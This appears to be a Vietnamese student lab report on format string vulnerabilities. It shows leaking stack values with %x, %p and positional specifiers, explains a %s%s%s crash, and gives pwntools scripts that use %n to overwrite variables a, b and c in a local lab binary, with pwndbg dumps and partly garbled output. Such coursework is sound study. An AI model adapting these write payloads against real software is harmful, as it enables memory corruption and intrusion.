### Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648 Nguyễn Bình Thục Trâm - 20520815 Võ Anh Kiệt - 20520615

## B1. Tìm hiểu về chuỗi định dạng Yêu cầu 1:

Yêu cầu	Chuỗi định dạng
1. In ra 1 số nguyên hệ thập phân	%d
2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan	0x%08x
3. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0	%+05i
4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt	%.8s
5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và hiển thị tối thiểu 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng	%7.3f
6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 và hiển thị tối thiểu 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0	%07.3f

# B.2 Khai thác lỗ hồng format string để đọc dữ liệu

Giả sử nhập s là 1 chuỗi có dạng "%08x.%08x". Giải thích ý nghĩa của chuỗi định dạng trên?

- In 3 tham số số nguyên có tối thiểu 8 ký tự, nếu không đủ sẽ thêm ký tự 0 và cách nhau dấu .

Yêu cầu 2:

```
Continuing.
00000001.22222222.fffffffff.%08x.%08x.%08x.
Breakpoint 1, 0x080484f9 in main ()
                             DE | DATA | <u>RWX</u> | RODATA
LEGEND: STACK | HEAP | C
 EAX 0xffffcde0 ← '%08x.%08x.%08x.'
 EBX 0x0
 ECX 0x0
                  → add
                           byte ptr [eax], al
 EDI 0xf7fac000 ← 0x1e7d6c
 ESI 0xf7fac000 ← 0x1e7d6c
 EBP 0xffffce58 ← 0x0
       0xffffcdd0 → 0xffffcde0 ← '%08x.%08x.%08x.'
                             → 0xfffe52e8 ← 0x0
   0x80484ea <main+79>
                           call
                                     printf@plt
   0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp - 0x78]
0x80484f8 <main+93> push eax
0x80484f9 <main+94> call
 ► 0x80484f9 <main+94>
         format: 0xffffcde0 ← '%08x.%08x.%08x.'
         vararg: 0xffffcde0 ← '%08x.%08x.%08x.'
                              add
   0x80484fe <main+99>
   0x80484fe <main+99> add
0x8048501 <main+102> sub
                                      esp, 0x10
                                      esp, 0xc
   0x8048504 <main+105> push
                                      0xa
   0x8048506 <main+107> call
                                     putchar@plt
   0x804850b <main+112> add
                                      esp, 0x10
00:0000 esp 0xffffcdd0 → 0xffffcde0 ← '%08x.%08x.'08x.'
01:0004 0xffffcdd4 → 0xffffcde0 ← '%08x.%08x.'08x.'
01:0004
               0xffffcdd8 → 0xf7ffd990 ← 0x0
02:0008
              0xffffcddc ← 0x1
03:000c
04:0010 eax 0xffffcde0 ← '%08x.%08x.%08x.'
              0xffffcde4 ← '.%08x.%08x.'
05:0014
              0xffffcde8 ← 'x.%08x.'
06:0018
07:001c
              0xffffcdec ← 0x2e7838 /* '8x.' */
 ► f 0 0x80484f9 main+94
   f 1 0xf7ddeed5 __libc_start_main+245
```

# pwndbg> c

Continuing.

00000001.22222222.fffffffff.%08x.%08x.%08x.

```
pwndbg> c
Continuing.
ffffcde0.f7ffd990.00000001.
[Inferior 1 (process 111797) exited normally]
```

```
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ ./app-leak
%p.%p.%p
00000001.22222222.fffffffff.%p.%p.%p
0xffffce30.0xf7ffd990.0x1
```

Yêu cầu 2:

Như vậy, để đọc được đến dữ liệu tại khung màu xanh, cần bao nhiều ký hiệu %x Cần 29 ký tự

So sánh giá trị k và m ở 2 cách này?

```
Giá tri m = 29 = k
```

```
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ python -c 'print("%29$x")' | ./app-leak
00000001.22222222.fffffffff.%29$x
fffffff
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ python -c 'print("%29$d")' | ./app-leak
00000001.22222222.fffffffff.%29$d
-1
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$
```

Yêu cầu 3: Giải thích vì sao %s%s%s gây lỗi chương trình?

```
UX8U4831a <III16II1+121>
00:000
        esp 0xffffcdd0 → 0xffffcde0 ← '%s%s%s'
01:0004
             0xffffcdd4 → 0xffffcde0 ← '%s%s%s'
02:0008
             0xffffcdd8 → 0xf7ffd990 ← 0x0
03:000c
            0xffffcddc ← 0x1
04:0010
        eax 0xffffcde0 ← '%s%s%s'
05:0014
            0xffffcde4 ← 0x7325 /* '%s' */
06:0018
            0xffffcde8 ← 0x1
            0xffffcdec → 0xf7ffc7e0 ( rtld global ro) ← 0x0
07:001c

→ f 0 0x80484f9 main+94

   f 1 0xf7ddeed5 __libc_start main+245
```

Chuỗi định dạng trên sẽ in ra 3 string lấy lần lượt từ địa chỉ 0xffffcdd4 nhưng địa chỉ 0xffffcddc lưu giá trị số nguyên là 0x1 nên bị lỗi xung đột dữ liệu

## Yêu cầu 4:


Giả sử đặt địa chỉ cần đọc dữ liệu ở đầu chuỗi s (khung màu xanh), xác định địa chỉ cần đọc dữ liệu lưu trong chuỗi s sẽ nằm ở tham số thứ mấy của printf?

Địa chỉ cần đọc nằm ở tham số thứ 5

## Dat breakpoint o scanf

```
| Activation | Secondary |
```


Dat breakpoint o print thu 2



```
x/20wx 0xffffcdd0
                                                                       0x00000001
                 0xffffcde0
                                   0xffffcde0
                                                     0xf7ffd990
                  0x6c6c6568
                                   0x00c3006f
                                                                       0xf7ffc7e0
                                                     0x00000001
                 0x00000000
                                   0x00000000
                                                     0xf7ffd000
                                                                       0x00000000
                 0x00000000
                                   0x00000534
                                                     0x0000008e
                                                                       0xf7faa224
                 0x00000000
                                   0xf7fac000
                                                     0xf7ffc7e0
                                                                       0xf7faf4e8
         got
GOT protection: Partial RELRO | GOT functions: 4
[0x804a00c] printf@GLIBC_2.0 ->
                                                          ← endbr32
[0x804a010] __libc_start_main@GLIBC_2.0 ->
[0x804a014] putchar@GLIBC_2.0 -> 0x8048376
                                                                                  ← endbr32

→ push

                                                                             0x10
[0x804a018] __isoc99_scanf@GLIBC_2.7 ->
                                                                            ← endbr32
```



Sinh viên giải thích ý nghĩa dòng code 16 để lấy địa chỉ của scanf từ GOT?

 In ra chuỗi ở dạng hex (được mã hóa từ unsigned 32 bit integer sang hex) với chuỗi

### Yêu cầu 5:

Vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ mấy của printf?

- Úng với tham số thứ nhất

```
0x804849c <main+17>
0x80484a3 <main+24>
                                                      dword ptr [ebp - 0xc], 0x315
                                                      esp, 8
eax, [ebp - 0xc]
     0x80484a6 <main+27>
     0x80484a9 <main+30>
                                                      0x80485e0
     0x80484aa <main+31>
     0x80484af <main+36>
                                                      printf@plt
    0 \times 80484b4 < main+41>
                                          add
    0x80484b7 <main+44>
                                          sub
    0x80484ba <main+47>
                                                      eax, [ebp - 0x70]
    0x80484bd <main+50>
                                          push
                                                      eax
00:0000 esp 0xffffd4c0 <- 0x4d /* 'M' */
01:0004 0xffffd4c4 <- 0x2c307d /* '}0,' */
02:0008 0xffffd4c8 <- 0x1
03:000c 0xffffd4cc -> 0xf7ffc7e0 (_rtld_global_ro) <- 0x0
04:0010 0xffffd4d0 <- 0x0
05:0014 0xffffd4d4 <- 0x0
06:0018 0xffffd4d8 -> 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) -
07:001c 0xffffd4dc <- 0x0
     f 0 0x804849c main+17
    f 1 0xf7de3ed5 __libc_start_main+245
    ndbg> p/x $ebp - 0xc
 3 = 0xffffd52c
```

- Địa chỉ biến c: 0xffffd52c

```
0x80484c3 <main+56>
                                     isoc99 scanf@plt
                           call
       format: 0x80485e4 ← 0xa007325 /* '%s' */
       vararg: 0xffffd4c8 ∢- 0x1
  0x80484c8 < main+61>
                           add
                                   esp, 0x10
  0x80484cb <main+64>
                           sub
                                   esp, 0xc
                                   eax, [ebp - 0x70]
  0x80484ce <main+67>
                           lea
  0 \times 80484d1 < main + 70 >
                           push
                                   eax
  0x80484d2 < main+71>
                                   printf@plt
                           call
0:0000
        esp 0xffffd4b0 \rightarrow 0x80485e4 \leftarrow and
                                                  eax, 0x590a0073 /* '%s'
1:0004
             0xffffd4b4 → 0xffffd4c8 ← 0x1
2:0008
             0xffffd4b8 → 0xf7ffd990 ← 0x0
             0xffffd4bc ← 0x1
0xffffd4c0 ← 0x4d /* 'M' */
3:000c
4:0010
             0xffffd4c4 <- 0x2c307d /* '}0,' */
5:0014
6:0018
        eax 0xffffd4c8 ← 0x1
             0xffffd4cc → 0xf7ffc7e0 ( rtld global ro) ← 0x0
7:001c
  f 0 0x80484c3 main+56
```

Đia chỉ lưu chuỗi s: 0xffffd4c8

```
printf@plt
  0x80484d2 < main + 71 >
                       call
                                                         rint
       format: 0xffffd4c8 <- 'hello'</pre>
       vararg: 0xffffd4c8 ← 'hello'
  0x80484d7 <main+76>
                       add
                             esp, 0x10
                             eax, dword ptr [ebp - 0xc]
  0x80484da <main+79>
                       mov
  0x80484dd <main+82>
                             eax, 0x10
                       cmp
  0x80484e0 <main+85>
                             main+105
                       ine
                                                       <main+10
  0x80484e2 < main + 87 >
                       sub
                             esp, 0xc
                                                      [ STACK ]
00:0000
        esp 0xffffd4b0 → 0xffffd4c8 ← 'hello'
01:0004
           0xffffd4b4 → 0xffffd4c8 ← 'hello'
02:0008
           03:000c
           0xffffd4bc ∢- 0x1
           04:0010
05:0014
           06:0018
        eax 0xffffd4c8 <- 'hello'
           0xffffd4cc → 0xf7ff006f ← 0xfd61a0ff
07:001c
                                                      BACKTRACE
```

- Vị trí bắt đầu các tham số của hàm printf thứ 2: 0xffffd4b0
- Tại 0xffffd4c8, tức tham số thứ 7 của hàm printf lưu giá trị chuỗi s đã nhập "hello" vậy nên em đoán rằng đây sẽ là nơi lưu địa chỉ biến c để ghi đè vào => k = 7-1=6

Chuỗi định dạng: [addr of c]%012d%6\$n

Với addr of c có 4 bytes + thêm 12 bytes padding đủ 16 là giá trị yêu cầu để ghi đè vào vùng nhớ biến c.

Code python:

```
from pwn import *
def forc():
    sh = process('./app-overwrite')
    # get address of c from the first output
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
    print ('- Address of c: %s' % hex(c_addr))
    # additional format - change to your format to create 12 characters
    additional_format = b'%012d'
    # overwrite offset - change to your format
    overwrite_offset = b'%6$n'
    payload = p32(c_addr) + additional_format + overwrite_offset
    print ('- Your payload: %s' % payload)
    sh.sendline(payload)
    sh.interactive()
forc()
```

### - Kết quả chạy

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ python3 yc5.py
[+] Starting local process './app-overwrite': pid 981962
yc5.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http
s://docs.pwntools.com/#bytes
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
- Address of c: 0xffffd55c
- Your payload: b'\\xd5\xff\xff\%012d\%6\$n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 981962)
\\xd5\xff\xff-000000011016
You modified c.

a = 123, b = 1c8, c = 16
[*] Got EOF while reading in interactive
```

#### Yêu cầu 6:

Chuỗi định dạng: ab%k\$nxx[addr a]

- ab để ghi giá trị 2 và chiếm 2 bytes
- %k\$n chiếm 4 bytes do đó cần padding thêm 2 bytes xx thành 8 bytes để đẩy addr của a về vị trí thích hợp
- Lúc này vị trí tham số của printf tăng lên 2 do đó k = 6 + 2 = 8.

### Code python:

```
from pwn import *
def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a024 # address of a
```

```
# format string - change to your answer
payload = b'ab%8$nxx' + p32(a_addr)
sh.sendline(payload)
print (sh.recv())
sh.interactive()
```

- Kết quả chạy:

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ python3 yc6.py
[+] Starting local process './app-overwrite': pid 989189
[*] Process './app-overwrite' stopped with exit code 0 (pid 989189)
b'0xffffd55c\nabxx$\xa0\x04\x08\nYou modified a for a small number.\n\na = 2, b =
1c8, c = 789\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ ■
```

#### Yêu cầu 7:

- Địa chỉ biến b là: 0x0804a028

Giả sử gọi địa chỉ của b là b\_addr

Do giá trị cần đè rất lớn nên ýtưởng của bài này là ta sẽ ghi đè lên b\_addr và những vùng nhớ tiếp theo của nó thành những giá trị mong muốn:

```
b_addr = 0x78

b_addr + 1 = 0x56


b_addr + 2 = 0x34

b_addr + 3 = 0x12
```

Overwrite b\_addr bằng 0x78:


Ta có 0x78 ở dec là 120 và vị trí của payload trên stack sẽ là đối số thứ 6 trong format string. Nhưng do thêm vào đầu payload thì payload sẽ có thêm 4 byte được đọc trước %n nên ta sẽ giảm offset xuống 4 là 116

Vậy ta sẽ có code và kết quả ở terminal




Overwrite b\_addr + 1 bằng 0x56:

Ta chèn thêm b\_addr + 1 nên b\_addr sẽ giảm xuống 4 từ 116 còn 112 Để tính offset ta sẽ thử %10x%7\$n do %6\$n sẽ ghi vào đối số thứ 6 của b\_addr nhưng b\_addr + 1 nằm cách đầu payload 4 byte nên b\_addr + 1 sẽ trở thành đối số thứ 7



Ta sẽ thấy kết quả trả về là 0x82 với %10x

## Tiếp tục thử với %20x




Kết quả trả về là 0x8c

So với kết quả 1 là 0x8C - 0x82 = 0xA = 10 byte, tương ứng với lượng offset mà ta vừa thay đổi 10 lên 20.

Vì giá trị mà ta mong muốn thực hiện đè là 0x56 mà hiện tại là ta mong muốn việc thay đổi giá trị hiện tại là 0x82 ở b\_addr + 1. Ngoài ra, không thể giảm số byte đã đọc nên ta chỉ có thể tăng số byte đọc lên 0x156 byte

Vậy ta sẽ thực hiện phép tính 0x156 - 0x82 + 0xA = 0xDE = 222 byte Vậy ta sẽ có code và kết quả ở terminal:



Overwrite b\_addr + 2 bằng 0x34 và b\_addr + 3 bằng 0x12:

Thực hiện tuần tự như bên trên, giảm offset của 1 đi 4 mỗi lần thì sẽ còn lại 104, ở các payload tiếp theo sử dụng 222 như ở trường hợp b\_addr + 1 và mỗi lần thêm vào ta cần phải thêm vào đối số 8 và đối số 9 ở b\_addr + 2 và b\_addr + 3. Vậy ta sẽ có được phần payload như sau:

```
payload= p32(b_addr) + p32(b_addr + 1) + p32(b_addr + 2) + p32(b_addr + 3) payload += b'%104x%6$n' + b'%222x%7$n' + b'%222x%8$n' + b'%222x%9$n'
```

Vậy ta sẽ có code và kết quả:

#### Phần code

```
from pwn import *
def forb():
    sh = process('./app-overwrite')
    e = ELF('./app-overwrite')

    b_addr = e.symbols['b']

    payload = p32(b_addr) + p32(b_addr + 1) + p32(b_addr + 2) + p32(b_addr + 3)
    payload += b'%104x%6$n' + b'%222x%7$n' + b'%222x%8$n' + b'%222x%9$n'
```

```
print("This is the payload: ", payload)
print("End of payload")

sh.sendline(payload)
print(sh.recv())
sh.interactive()
forb()
```

# Kết quả

```
RELRO:
                Partial RELRO
      Stack:
      NX:
  PIE: No PIE (0x8048000)
This is the payload: b'(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08+\xa0\x04\x08*104x%6$n%222x%7$n%222x%8
$n%222x%9$n'
End of payload
  b'0xffffcecc\n(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08+\xa0\x04\x08
                                                             ffffce68
×
                                                                                f7ffd990
                            0\nYou modified b for a big number!\n\na = 123, b = 12345678, c = 789\n'
      Switching to interactive mode
      Process './app-overwrite' stopped with exit code 0 (pid 243367)
      Got EOF while reading in interactive
  [*] Interrupted
  kiet@kiet-Aspire-E5-576:~/Downloads/lab4$
```